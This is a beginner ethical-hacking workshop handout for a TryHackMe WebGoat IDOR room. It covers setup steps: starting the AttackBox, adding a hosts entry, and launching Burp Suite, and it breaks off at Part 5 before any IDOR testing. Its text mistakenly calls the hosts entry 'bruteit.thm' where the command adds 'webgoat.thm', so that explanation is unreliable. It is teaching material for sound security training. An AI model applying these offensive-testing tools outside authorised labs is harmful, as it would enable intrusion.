Saihat's Beginner's Ethical Hacking Workshop – IDOR Edition Featuring Webgoat

Pre-Workshop Setup


Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:
   https://tryhackme.com/
   (register for an account if you do not already have one)

2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.


3. Navigate to the Webgoat room at the following URL:
   https://tryhackme.com/room/webgoat/
   (if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)

4. Click the green "Join Room" button located inside the light blue bar near the top of the page.



To access material, start machines and answer questions you need to join this room!

NOTE: Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.



WebGOAT is another very popular OWASP vulnerable web application project, providing a testing ground for tool development and learning. This room is unguided and acts purely as a testing environment.

WebGOAT will launch automatically at http://MACHINE_IP:8000/WebGoat/

Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called “rooms”) hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspect the Testing machine's webpage.
3. Using various functions in the BurpSuite program to test against the Testing machine's web application

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


Part 1

Objective - Room and Machine Setup

Step 1 - Press the blue ‘**Start AttackBox**’ button at the top of the webpage.

Step 2 - Press the green ‘**Start Machine**’ button located at the top right corner of the Task 1 section.


Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
                    01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-mac
hine/tryhackme-attack-machine#changelog

Usage Instructions:

1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empir
e-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

CAUTION


After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.



Part 1


Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Tue 27 Apr, 20:43AttackBox IP:10.10.135.130

Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red Active Machine Information banner)



Active Machine Information


Title	IP Address	Expires
WebGOAT	10.10.[redacted]	1h 21m 44s

Step 3 - enter the following command in your terminal window, substituting <IP_ADDRESS> with the IP address for your room:

```
echo '<IP_ADDRESS> webgoat.thm' >> /etc/hosts
```

Step 4 – Check that our command processed properly by entering the following command:

```
cat /etc/hosts
```



```
root@ip-10-10-70-79:~# echo '10.10.[redacted] webgoat.thm' >> /etc/hosts
root@ip-10-10-70-79:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.[redacted] webgoat.thm
root@ip-10-10-70-79:~# 
```


CONTEXT

By adding this entry to the **AttackBox's hosts** file we have assigned the address **bruteit.thm** to our target's IP, meaning that we can use **bruteit.thm** in our web browser or any of our scanning programs. The Linux **cat** command is used to read files, and in this case we read the hosts file in the **/etc** directory to check whether or not we were able to successfully add an entry to it.

Part 2

Objective – Maximize the AttackBox Window

Step 1 – In your **AttackBox** desktop, click the button located at the bottom-left corner, which looks like two diagonally facing arrows pointing away from each other. A new browser tab should open, which will be a full-screen version of the AttackBox desktop.




CONTEXT

Because we will be working with the BurpSuite program later, we will need more screen space to work with it.


Part 3

Objective – Open the Burp Suite program

Step 1 – in the AttackBox desktop, click on the **Applications** button on the upper-left of the desktop, then click **Other**, then **Burp Suite Community Edition**:



Step 2 – When the program starts, click on the **Next** button in the lower-right corner of the window, then the **Start Burp** button in the next window, then the **OK** button in the next window.


Burp Suite Community Edition v2020.8

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**


○ New project on disk — Name: — File: — Choose file...

○ Open existing project

Name	File

File: — Choose file...

☑ Pause Automated Tasks



Burp Suite Community Edition v2020.8

Select the configuration that you would like to load for this project.

● Use Burp defaults


○ Use options saved with project

○ Load from configuration file

File:

☐ Default to the above in future

☐ Disable extensions



Burp Suite is out of date

This version of Burp Suite was released over three months ago. Please consider updating to benefit from enhancements and security fixes.

☐ Don't show again for this version


CONTEXT

Now that we have the proxy in Firefox and Burp Suite setup, we can try a test login to the web page and have Burp intercept the request.

Part 4

Objective – Turn off the Burp Intercepting Proxy

Step 1 – in the Burp window, click on the **Proxy** tab, then click to toggle the **Intercept is on** button to turn off the Intercepting proxy function.




1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suit...

0 items added to site map

0 responses processed

0 responses queued



Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.


CONTEXT

For our exercises today, we will not be intercepting any web requests, so we need to turn this function off to proceed.

Part 5

